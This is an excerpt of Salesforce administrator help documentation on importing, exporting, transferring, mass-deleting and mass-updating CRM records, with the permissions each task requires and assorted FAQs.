To add contacts that you own to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns AND "Import Personal Contacts"
To create contacts that you own and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns AND "Import Personal Contacts"
To add contacts owned by others to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND

Import Option	User Permissions Needed
	"Modify All Data"
To create contacts owned by others and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND "Modify All Data"
To add existing leads to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Edit" on campaigns AND "Import Leads"
To create leads and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Edit" on campaigns AND "Import Leads"
To add person accounts that you own to a campaign via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"
To create person accounts that you own via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"
To add person accounts owned by others to a campaign via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts and contacts

Import Option	User Permissions Needed
	AND "Modify All Data"
To create person accounts owned by others via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

What file formats can the import wizards handle?

You can import contacts and business accounts directly from an ACT! or Outlook file, or from any CSV (comma-separated values) file, such as a GoldMine or Excel file. You can import leads, solutions, custom objects, or person accounts from any CSV file.

Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

Which data can I import?

You can use import wizards to import the following records.

Campaign Member status
In Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, use the Data Import Wizard to import the status of campaign members.

Contacts and business accounts
Use the Data Import Wizard to import contacts and business accounts.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, you can also import contact and business account notes.

Person accounts
In Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, use the Data Import Wizard to import person accounts.

Leads
In Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, use the Data Import Wizard to import leads.

Solutions
In Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, use the Data Import Wizard to import solutions.

Custom objects
In Contact Manager, Group, Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs, use the Data Import Wizard to import custom objects.

You can import values into a field only if you have read and edit access. User permissions, page layout assignments, and field-level security settings determine field access.

Import wizards for other records are not available.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

How large can my import file be?

Your import file can be up to 100 MB, but each record in your file can't exceed 400 KB, which equals about 4,000 characters. To determine how many fields you can import, use this formula: 4,000/ (average number of characters in an API field name * 2). For example, if your average field character length is 40, you can import approximately 50 fields. In addition, each imported note and each imported description can't exceed 32 KB. Descriptions longer than 32 KB are truncated.

Your import is also subject to your org's storage limit. The size of your import file doesn't directly correlate to the storage space needed for those records. For example, a 50 MB import file might not create 50 MB of data in Salesforce.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

Why can't I log in to Data Loader?

If you're having trouble logging in to Data Loader, try the following solutions.

- Add a security token to the end of your password to log in to Data Loader.
- Change the `Server host` to point to the appropriate server in Data Loader by following these steps:
  1. Start the Data Loader.
  2. Navigate to **Settings** > **Settings**.
  3. Set `Server host` to `https://`*`yourInstance`*`.salesforce.com/`, where *`instance_name`* is the Salesforce instance you're on.
  4. Click **OK** to save your settings.
- Ask your administrator whether you're working behind a proxy server. If so, adjust your Data Loader settings. If you're using APIs that are behind a proxy server, the proxy server prevents the APIs from connecting with Salesforce servers; you won't see information about the APIs under Login History.
- Try to log in on another computer to verify that your local device settings aren't causing the problem.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and Database.com Editions

SEE ALSO:

Reset Your Security Token

Set Trusted IP Ranges for Your Organization

Why isn't Data Loader importing special characters?

If Data Loader fails to import special characters such as ö, ñ, or é, your source data file might not be properly encoded. To ensure the file is properly encoded:

1. Make any modifications to your source data file in .xls format.
2. In Microsoft® Excel®, save a copy of your file as a Unicode Text file.
3. Open the Unicode Text file you just saved with a text editor.
4. Click **File** > **Save As** to change the following file settings:
   - File name extension—`.csv`
   - Save as type—**All Files**
   - Encoding—**UTF-8**
5. Click **Save**, and close the file.

   Note: Don't open the file after you have saved the settings or you may revert the encoding changes.
6. Import the data using Data Loader as you normally would, and select the newly created .csv file.

Can I import into custom fields?

Yes. Your administrator must create the custom fields prior to import.

For checkbox fields, records with a value of *1* in the field are imported as checked, while a value of *0* is not checked.

SEE ALSO:

Import Data Into Salesforce

Can I import into fields that are not on my page layout?

No. You can import values into a field only if you have read and edit access. User permissions, page layout assignments, and field-level security settings determine field access.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter `Data Import Wizard` in the `Quick Find` box, then select **Data Import Wizard**. The options you see depend on your permissions.

Can I import data into a picklist field if the values don't match?

We recommend that you import your data into an existing picklist when that picklist accurately represents your data, even if the exact values don't match. The import wizards warn you before importing any new picklist values. However, the wizards accept any value for a picklist field, even if the value isn't predefined. Your administrator can later edit the picklist to include the needed values. Note that the import wizards don't allow you to import more than 100 new picklist or multi-select picklist values for any field during a single import.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter `Data Import Wizard` in the `Quick Find` box, then select **Data Import Wizard**. The options you see depend on your permissions.

Can I delete my imported data if I make a mistake?

From Setup, your administrator can enter *Mass Delete Records* in the Quick Find box, then select **Mass Delete Records** to perform a mass delete of accounts, contacts, leads, or solutions that you mistakenly imported. You cannot mass delete mistakenly imported custom objects.

View the Using Mass Delete to Undo Imports document for instructions.

How do I use the Data Import Wizard to update records that match specified Salesforce IDs?

You can use the Data Import Wizard to update leads, contacts, or accounts using the record's ID as the unique identifier. These steps do not apply to custom objects.

Note: These steps assume you have administrator-level of knowledge with Salesforce.

Before you begin, prepare the data you're updating.

1. Create a tabular report for the records you're updating, including the record ID and the fields you're updating.
2. Save the report locally as a .csv file for backup purposes.
3. Click **Save As** to create a new version of the .csv file and make your changes to the data.
4. Click **Save**.

After you have updated the report, import the .csv file into Salesforce. The steps vary based on the records you're updating.

Update Leads

1. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**.
2. Click **Launch Wizard**.
3. Select **Leads**, then select **Update existing records**.
4. Set Match Lead by to Salesforce.com ID.
5. Select the CSV file that contains your import data, and click **Next**.
6. Map the Lead ID field to the Lead ID column in your CSV file, and map the other fields.
7. Click **Next**.
8. Review the import settings, and then click **Start Import**.

Update Accounts or Contacts

1. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**.
2. Click **Launch Wizard**.
3. Select **Accounts and Contacts**, then select **Update existing records**.
4. Set Match Contact by to Salesforce.com ID.
5. Set Match Account by to Salesforce.com ID.
6. Select Update existing Account information.
7. Select the CSV file that contains your import data, and click **Next**.
8. Map the contact ID, phone, and address fields to the relevant columns in your CSV file.

9. Map the account ID and other fields to the relevant columns in your CSV file.
10. Click **Next**.
11. Review the import settings, and then click **Start Import**.

The Data Import Wizard matches the record IDs in your file with the record IDs in Salesforce and updates the fields that were mapped.

SEE ALSO:

Data Import Wizard

Why do date fields import incorrectly when I use the Data Loader?

When importing date fields using the Data Loader, sometimes dates import incorrectly because the Data Loader converts the date specified in the imported .csv file to GMT. If your machine's time zone isn't GMT or if your machine's clock adjusts for daylight savings time (DST), your dates may be off by a day.

To prevent the Data Loader from adjusting the date when it converts to GMT, directly change the format of cells containing dates to reflect the native time zone.

1. Open your .csv file in Microsoft® Excel®.
2. In each cell in which you entered dates, add hour data to represent the native time zone. For example, if the date is June 9, 2011 and the time zone is GMT+8, enter `June 9, 2011 8:00`. Excel will reformat this to `6/9/2011 8:00`.
3. Right-click the cell in which you entered dates, and click **Format Cells**.
4. Click **Number** > **Custom**.
5. In `Type`, enter `yyyy-mm-ddThh:mm:ss.sssZ`. For example, if the cell was `6/9/2011 8:00`, it's now `2011-06-09T08:00:00.00Z`.

How long does it take to import a file?

For the individual user import wizard, the length of time required depends on the amount of data, but on average it takes only a few minutes.

The administrator import wizards work asynchronously, and you receive a notification email after your file has been successfully imported. The asynchronous import can take a few minutes to no more than 24 hours.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter `Data Import Wizard` in the `Quick Find` box, then select **Data Import Wizard**. The options you see depend on your permissions.

Why might there be a delay in importing my file?

To manage the volume of imports and ensure that all users receive the highest level of performance, org import files are accepted in asynchronous mode. This means that your file passes through a controlled queue and is imported when the system can best manage the data, however your org import doesn't take longer than 24 hours to complete. You receive a notification email when the import is complete.

Can I import amounts in different currencies?

If your Group, Professional, Enterprise, Unlimited, Performance, or Developer Edition org has set up the ability to use multiple currencies, you can import amounts in different currencies using the Currency ISO Code column in your import file.

Can Customer Support help me import my data?

Customer Support is available to assist Group, Contact Manager, Professional, Enterprise, Unlimited, and Performance Edition orgs throughout the import process.

Can I import data in more than one language?

The import wizard imports one language at a time, the language of the user doing the import. If you have the same data in different languages, run an import for each additional language.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

How do I perform mass updates to records?

To update more than 50,000 records but less than 5 million records, use Data Loader.

To update more than 5 million records, we recommend you work with a Salesforce partner or visit the *App Exchange* for a suitable partner product.

Can I bulk-assign records to a record type?

Yes, you can bulk-assign records to a record type using the Data Import Wizard. You choose to which record type to assign the records during the import process. This process applies to standard and custom objects.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

How do I update fields with blank values?

To replace fields with null values, you must use Data Loader.

1. Choose **Start** > **All Programs** > **Salesforce** > **Data Loader** > **Data Loader** to open Data Loader.
2. Click **Export** and complete the wizard. When the operation finishes, click **View Extraction**.
3. Click **Open in external program** to open your data in Excel. Blank out the fields you want to update.
4. In Data Loader, choose **Settings** > **Settings**, and select **Insert null values**. Click **OK** to save your settings.
5. Click **Update** and follow the wizard to reimport your data.

What is an external ID?

When importing custom objects, solutions, or person accounts, you can use external IDs to prevent the import from creating duplicate records.

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

How many campaign members can I import?

With the Data Import Wizard, your import file can have up to 50,000 record rows. Your imports are also subject to the overall storage limits for your org.

Who can import campaign members?

Only users with the required permissions can import campaign members with the Data Import Wizard.

Import Option	User Permissions Needed
To add or update campaign members via the Data Import Wizard:	`Marketing User` selected in your user information AND "Read" on contacts OR "Import Leads" AND "Edit" on campaigns
To add contacts that you own to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns AND "Import Personal Contacts"
To create contacts that you own and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns

Import Option	User Permissions Needed
	AND "Import Personal Contacts"
To add contacts owned by others to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND "Modify All Data"
To create contacts owned by others and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND "Modify All Data"
To add existing leads to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Edit" on campaigns AND "Import Leads"
To create leads and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Edit" on campaigns AND "Import Leads"
To add person accounts that you own to a campaign via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts

Import Option	User Permissions Needed
	AND "Import Personal Contacts"
To add person accounts owned by others to a campaign via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"

What status is assigned to campaign members?

With the Data Import Wizard, you can map a column in your import file to the `Status` field. Blank or invalid status values are set to the default status.

Export Backup Data from Salesforce

Your Salesforce org can generate backup files of your data on a weekly or monthly basis depending on your edition. You can export all your org's data into a set of comma-separated values (CSV) files.

Note: Users with the "Weekly Data Export" permission can view all exported data and all custom objects and fields in the Export Service page. This permission is granted by default only to the System Administrator profile because it enables wide visibility.

You can generate backup files manually once every 7 days (for weekly export) or 29 days (for monthly export). In Professional Edition and Developer Edition, you can generate backup files only every 29 days. You can schedule backup files to generate automatically at weekly or monthly intervals (only monthly intervals are available in Professional Edition and Developer Edition).

Heavy traffic can delay an export delivery. For example, assume that you schedule a weekly export to run until the end of the month, beginning April 1. The first export request enters the queue, but due to heavy traffic, the export isn't delivered until April 8. On April 7, when your second export request is scheduled to be processed, the first request is still in the queue. So, the second request isn't processed until April 14.

Note: Only active users can run export jobs. If an inactive user schedules an export, error emails are generated and the export doesn't run.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Weekly export available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Monthly export available in: **All** editions, except for Database.com

USER PERMISSIONS

To export data:
- "Weekly Data Export"

1. From Setup, enter *`Data Export`* in the `Quick Find` box, then select **Data Export** and **Export Now** or **Schedule Export**.
   - The **Export Now** option prepares your files for export immediately. This option is only available if enough time has passed since your last export.
   - The **Schedule Export** option allows you to schedule the export process for weekly or monthly intervals.
2. Select the desired encoding for your export file.
3. Select `Include images, documents, and attachments` and `Include Chatter files and Salesforce CRM Content document versions` to include these items in your export data.

Note: Including special content in the export increases data export processing time.

4. If you want to have spaces instead of carriage returns or line breaks in your export files, select `Replace carriage returns with spaces`. This selection is useful if you plan to use your export files for importing or other integrations.
5. If you're scheduling your export, select the frequency (only available for orgs with monthly exports), start and end dates, and time of day for your export.
6. Under Exported Data, select the types of data to include in your export. If you aren't familiar with the terminology used for some of the types of data, we recommend that you select **Include all data**. Note the following:
   - Formula and roll-up summary fields are always excluded from exports.
   - If your org uses divisions, data from all divisions is included in the export.
   - If your org uses person accounts and you are exporting accounts, all account fields are included in the account data.
   - If your org uses person accounts and you are exporting contacts, person account records are included in the contact data. However, the contact data only includes the fields shared by contacts and person accounts.
   - For information on field limitations, see the *Salesforce Field Reference Guide*.
7. Click **Start Export** or **Save**.

   Salesforce creates a zip archive of CSV files and emails the user who scheduled the export when it's ready. The email address for this notification can't be changed. Exports complete as soon as possible, however we can't guarantee the date and time of completion. Large exports are broken up into multiple files. To download the zip file, follow the link in the email or click **Data Export**. Zip files are deleted 48 hours after the email is sent.

   Note: For security purposes, Salesforce can require users to pass a CAPTCHA user verification test to export data from their org. This simple text-entry test prevents malicious programs from accessing your org's data. To pass the test, users must correctly type the two words displayed in the overlay's text box. The words entered in the text box must be separated by a space.

Tip: Ensure that any automated processes that process the export files rely on the column headings in the CSV files, rather than the position of the columns.

Backup Data Export Considerations

No Sandbox Support

The data export service isn't supported in sandboxes. You can request an export in your sandbox, but the export doesn't get processed and doesn't complete. The only way to remove the export request after it's been queued is to refresh your sandbox.

File Size Considerations

If the size of data in the org is large, multiple .csv files and .zip archives are created.

- A single .csv file can hold up to approximately 150 MB of data. If an object contains more than 150 MB of data, multiple .csv files are created for the object.
- Each .zip archive file contains one or more .csv files and can be up to 512 MB (approximately). If the total size of exported data is greater than 512 MB, the export generates multiple .zip files.

Adjust Export Files

Depending on the encoding selected, you might have to make adjustments to the export file before viewing it. Use the following instructions that apply to the character encoding you selected.

- View Unicode (UTF-8) Encoded Export Files

- View Unicode (UTF-16, Big Endian) Encoded Export Files
- View Unicode (Little Endian) Encoded Export Files

View Unicode (UTF-8) Encoded Export Files

If you have Microsoft Excel 2003:

1. Open Microsoft Excel.
2. Click **File** > **New**.
3. Click **Data** > **Import External Data** > **Import Data**.
4. In the Microsoft Excel text import wizard, select the CSV file.
5. Select "Delimited" and choose the "Unicode (UTF-8)" option for File origin.
6. Click **Next**.
7. Select `Comma` in the Delimiters section and click **Finish**. You might be prompted to select a range of cells.

   Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

8. Repeat these steps for each file.

If you have an earlier version of Microsoft Excel (pre-2003):

1. Open the file in Microsoft Excel.
2. Select **File** > **Save As**.
3. Save the file as type Web Page.
4. Select **Tools** > **Options** > **General** tab and click the **Web Options** button.
5. Select the Encoding tab, and then choose the "Unicode (UTF-8)" option.
6. To close the dialog boxes, click **OK**.
7. To save the file with selected encoding, select **File** > **Save**.
8. Repeat these steps for each file.

View Unicode (UTF-16, Big Endian) Encoded Export Files

Open the export files in a text editor that supports this character set. Microsoft Excel does not support this character set.

View Unicode (Little Endian) Encoded Export Files

1. Open the file in Microsoft Excel.
2. Click column A to highlight the entire first column.
3. Open the **Data** menu and choose **Text to Columns**.
4. Select the "Delimited" radio button and click **Next**.
5. Select "Comma" in the Delimiters section and click **Finish**.

   Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

6. Repeat these steps for each file.

Transferring Records

A record owner, or any user above the owner in the role or territory hierarchy, can transfer a single record to another user. With some objects, like cases, leads, and campaigns, a user may be granted access to transfer records through sharing. Depending on the type of object, there may be multiple ways to transfer records to another user:

Method	Available for
Transfer a single record	Accounts, campaigns, cases, contacts, contracts, leads, and custom objects
Transfer multiple records by selecting the records from a list view and clicking **Change Owner**	Cases, leads, and custom objects, which can belong to either a user or a queue
Transfer multiple records using the Mass Transfer tool	Accounts, leads, and custom objects

Ability to Change Ownership

- Users with the "Modify All Data" permission, or users with the "Modify All" permission for the given object, can transfer any record, regardless of who owns the record.
- To transfer a single record or multiple records from a list view, the new owner must have at least the "Read" permission on the object type. This rule does not apply if you use the mass transfer tool.
- To transfer ownership of any single record in an organization that does not use territory management, a user must have the appropriate "Edit" permission and either own the record or be above the owner in the role hierarchy.

  For example, to transfer ownership of an account, a user must have "Read" and "Edit" access to the account. Additionally, the new owner of the record must have at least "Read" permission on accounts.

  The Public Full Access and Public Read/Write/Transfer sharing settings give all users the ability to transfer ownership of that type of record as long as they have the appropriate "Edit" permission.
- In organizations that use territory management, users that have been assigned to territories can be enabled to transfer the accounts in their territories, even if they are not the record owner.
- To transfer campaigns, users must also have the `Marketing User` checkbox selected on their user record.

Changing Ownership for Portal Accounts

- To transfer a Partner account, you must have the "Manage Users" or "Manage External Users" permission.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Accounts, Campaigns, Contacts, Contracts, Leads, and Cases are not available in **Database.com**.

Contracts are available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud.

USER PERMISSIONS

To transfer multiple accounts, campaigns, contacts, contracts, and custom objects:

- "Transfer Record"

  AND

  "Edit" on the object type

To transfer multiple leads:

- "Transfer Leads" OR "Transfer Record"

  AND

  "Edit" on leads

To transfer multiple cases:

- "Transfer Cases" OR "Transfer Record"

  AND

  "Edit" on cases

- If you are the owner of a Customer Portal account and want to transfer the account, you can transfer the account to any user in your same role without the need for special permission. You cannot transfer a Customer Portal account to a user with a higher or lower role.
- Partner accounts can only be transferred to users with the “Manage External Users” permission.
- To transfer a Portal account with both Customer and Partner Portal users, you must have the “Manage Users” permission.
- You cannot assign an account with Customer Portal users to an owner who is a partner user.

SEE ALSO:

Mass Transfer Records

Mass Transfer Records

Use the Mass Transfer tool to transfer multiple accounts, leads, service contracts, and custom objects from one user to another.

Note: To transfer any records that you do not own, you must have the required user permissions as well as read sharing access on the records.

1. From Setup, enter *Mass Transfer Records* in the Quick Find box, then select **Mass Transfer Records**.
2. Click the link for the type of record to transfer.
3. Optionally, fill in the name of the existing record owner in the Transfer from field. For leads, you can transfer from users or queues.
4. In the Transfer to field, fill in the name of new record owner. For leads, you can transfer to users or queues.
5. If your organization uses divisions, select the Change division... checkbox to set the division of all transferred records to the new owner's default division.
6. When transferring accounts, you can:
   - Select Transfer open opportunities not owned by the existing account owner to transfer open opportunities owned by other users that are associated with the account.
   - Select Transfer closed opportunities to transfer closed opportunities associated with the account. This option applies only to closed opportunities owned by the account owner; closed opportunities owned by other users are not changed.
   - Select Transfer open cases owned by the existing account owner to transfer open cases that are owned by the existing account owner and associated with the account.
   - Select Transfer closed cases to transfer closed cases that are owned by the existing account owner and associated with the account.
   - Select Keep Account Team to maintain the existing account team associated with the account. Deselect this checkbox if you want to remove the existing account team associated with the account.
   - Select Keep Opportunity Team on all opportunities to maintain the existing team on opportunities associated with this account. Any opportunity splits are preserved, and split percentages assigned to the previous owner transfer to the new one. If this box is unchecked, all opportunity team members and splits are deleted when the opportunity is transferred.

     Note: If you transfer closed opportunities, the opportunity team is maintained, regardless of this setting.
7. Enter search criteria that the records you are transferring must match. For example, you could search accounts in California by specifying *Billing State/Province equals CA*.
8. Click **Find**.
9. Select the checkbox next to the records you want to transfer. Optionally, check the box in the column header to select all currently displayed items.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer** and **Database.com** Editions

Service Contracts available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Accounts and Leads not available in: **Database.com**

USER PERMISSIONS

To mass transfer accounts and service contracts:
- "Transfer Record"

  AND

  "Edit" on the object type

  AND

  "Transfer Leads"

To mass transfer custom objects:
- "Transfer Record"

  AND

  "Edit" on the object type

To mass transfer leads:
- "Transfer Leads" OR "Transfer Record"

  AND

  "Edit" on leads

Note: If duplicate records are found, you must select only one of the records to transfer. Transferring duplicate records results in an error.

Duplicate records may display if you filter leads based on Campaign Member Status and a matching lead has the same campaign member status on multiple campaigns. For example, if you specify `Campaign Member Status equals Sent`, and a matching lead named John Smith has the status Sent on two campaigns, his record will display twice.

10. Click **Transfer**.

Transfer of Associated Items

When you change record ownership, some associated items that are owned by the current record owner are also transferred to the new owner.

Record	Associated items that are also transferred
Accounts	Contacts (on business accounts only), attachments, notes, open activities, open opportunities owned by the current account owner, and optionally, closed opportunities and open opportunities owned by other users.
Leads	Open activities. When transferring leads to a queue, open activities are not transferred.

Access to Transferred Items

When transferring accounts and their related data in Professional, Enterprise, Unlimited, Performance, and Developer Editions, all previous access granted by manual sharing, Apex managed sharing, or sharing rules is removed. New sharing rules are then applied to the data based on the new owner. The new owner may need to manually share the transferred accounts and opportunities as necessary to grant access to certain users.

SEE ALSO:

Transferring Records

Delete Multiple Records and Reports

You can delete multiple reports or records at the same time.

The record types you can mass-delete include cases, solutions, accounts, contacts, leads, products, and activities.

Here are some ways that mass delete is handy.

- You've identified multiple reports that are no longer used and you want to unclutter the list of reports on the Reports tab.
- You imported your leads incorrectly and you want to start over.
- A user who recently left your company had contacts that were duplicates of other users' data and you want to delete these duplicate contacts.
- You used to enter leads as accounts with the `Type` field set to Prospect. You now want to convert these accounts into leads.

  Tip: Run a report of these accounts, export it to Excel, and then use the Import Leads wizard to import the data as leads. Then using mass delete, select accounts as the record type to delete and enter *`Type equals Prospect`* to locate all accounts you want to delete.

- You want to delete all the leads that have been converted for your org. Select the lead record type, enter *`Converted equals 1`* for the search criteria, and then click **Search**.
- You want to clean up web-generated leads that were created incorrectly or delete accounts and contacts with whom you no longer do business.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

This feature is only available in **Database.com** via the API. You can only mass delete records of custom objects in **Database.com**.

USER PERMISSIONS

To mass delete data:
- "Modify All Data"

1. We strongly suggest you run a report to archive your information and export your data weekly. See Export Backup Data from Salesforce on page 704.
2. From Setup, enter *`Mass Delete Records`* in the `Quick Find` box, then select **Mass Delete Records** and click the link for the type of record to delete.
3. Review the information that is deleted with the records.
4. Specify conditions that the selected items must match, for example, "State equals California."
5. If you're deleting accounts, specify whether you want to delete accounts with attached closed/won opportunities or attached opportunities owned by others.
6. If you're deleting products, select **Archive Products** if you also want to delete products that are on opportunities.

   This option:

   - Deletes products that are not on opportunities and moves them to the Recycle Bin.
   - Archives products that are on opportunities. These products are not moved to the Recycle Bin and cannot be recovered.

   To delete only those products that are not on opportunities, do not select Archive Products. Selected products that are on opportunities remain checked after the deletion to indicate that they were not included in the deletion.
7. To find records that match, click **Search** and select the items you want to delete. Optionally, check the box in the column header to select all currently displayed items.
8. To permanently delete records, select **Permanently delete the selected records**.

   Important: Selecting this option prevents you from recovering the selected records from the Recycle Bin.
9. Click **Delete**.

If you did not select **Permanently delete the selected records**, deleted items are moved to the Recycle Bin.

SEE ALSO:

Notes on Using Mass Delete
Undoing an Import
Using Mass Delete to Undo Imports

Notes on Using Mass Delete

Consider the following when using mass delete:

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

This feature is only available in **Database.com** via the API. You can only mass delete records of custom objects in **Database.com**.

USER PERMISSIONS

To mass delete data:
- "Modify All Data"

General Notes About Mass-Deleting

- You can delete up to 250 items at one time.
- When you delete a record, any associated records that display on that record's related lists are also deleted.
- Only reports in public report folders can be mass-deleted.
- You can't mass-delete reports that are attached to dashboards, scheduled, or used in reporting snapshots.

Notes About Mass Delete for Sales Teams

- You can't delete partner accounts that have partner users.
- Products on opportunities cannot be deleted, but they can be archived.
- When you mass-delete products, all related price book entries are deleted with the deleted products.
- When you delete activities, any archived activities that meet the conditions are also deleted.
- When you delete activities, requested meetings aren't included in the mass-delete until they are confirmed and automatically converted to events.
- When you delete recurring events, their child events are not displayed in the list of possible items to delete, but they are deleted.

Notes About Mass Delete for Service Teams

- Accounts and contacts associated with cases cannot be deleted.
- Contacts enabled for Self-Service, and their associated accounts, cannot be deleted.
- Deleting a master solution does not delete the translated solutions associated with it. Instead, each translated solution becomes a master solution.
- Deleting a translated solution removes the association with its master solution.

Mass Update Addresses

When your data is consistent, your reports and related metrics are more accurate and easier to understand. For example, having different abbreviations for a country or state can skew your data. To make your addresses consistent, you can update country and state/province information in existing fields at one time.

You can mass update addresses in contacts, contracts, and leads.

Tip: To ensure data consistency in new records, consider using state and country picklists.

1. From Setup, enter *Mass Update Addresses* in the Quick Find box, then select **Mass Update Addresses**.
2. Select **Countries** or **State/Province**. If you chose State/Province, enter the country in which to update the state or province.
3. Click **Next**.
4. Select the values to update and click **Add**. The Selected Values box displays the values to update.

   The Available Values box displays the address values found in existing records. To find more addresses to update, enter all or part of a value and click **Find**.

   If your organization has large amounts of data, instead of using the Available Values box, enter existing values to update in the text area. Separate each value with a new line.
5. In the **Replace selected values with** field, enter the value with which to replace the specified address data, and click **Next**. If your organization has large amounts of data, this field is called **Replace entered values with**.

   The number and type of address records to update are displayed. If you have large amounts of data, only the values to update are displayed.
6. Click **Replace** to update the values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To mass update addresses:
- "Modify All Data"

To mass update addresses of contracts:
- "Modify All Data"

  AND

  "Activate Contracts"

SEE ALSO:

Let Users Select State and Country from Picklists

Scalability FAQ

- How scalable is Salesforce?
- Will I see a degradation in performance as Salesforce's subscriber base grows?

How scalable is Salesforce?

The service has the capacity to scale to the largest of teams. The architecture behind the service was designed to handle millions of users. We scale as rapidly as our customers require.

Will I see a degradation in performance as Salesforce's subscriber base grows?

No. We are very conscious of performance and have designed the service to be scalable in such a way that we can constantly stay ahead of customer demand. Our architecture allows us to easily add web and application servers to accommodate more users. The system architecture also allows us to add more database servers as needed to accommodate more users. In addition, the facility that houses our servers provides us with guaranteed bandwidth, which we can increase as needed.

Cache Force.com Data

Using the Platform Cache can enable applications to run faster because they can store reusable data in memory. Applications can quickly access this data, removing the need to duplicate calculations and requests to the database on subsequent transactions.

To use Platform Cache, first set up partitions using the Platform Cache Partition tool in Setup. Once you've set up partitions, you can add, access, and remove data from them using the Platform Cache Apex API.

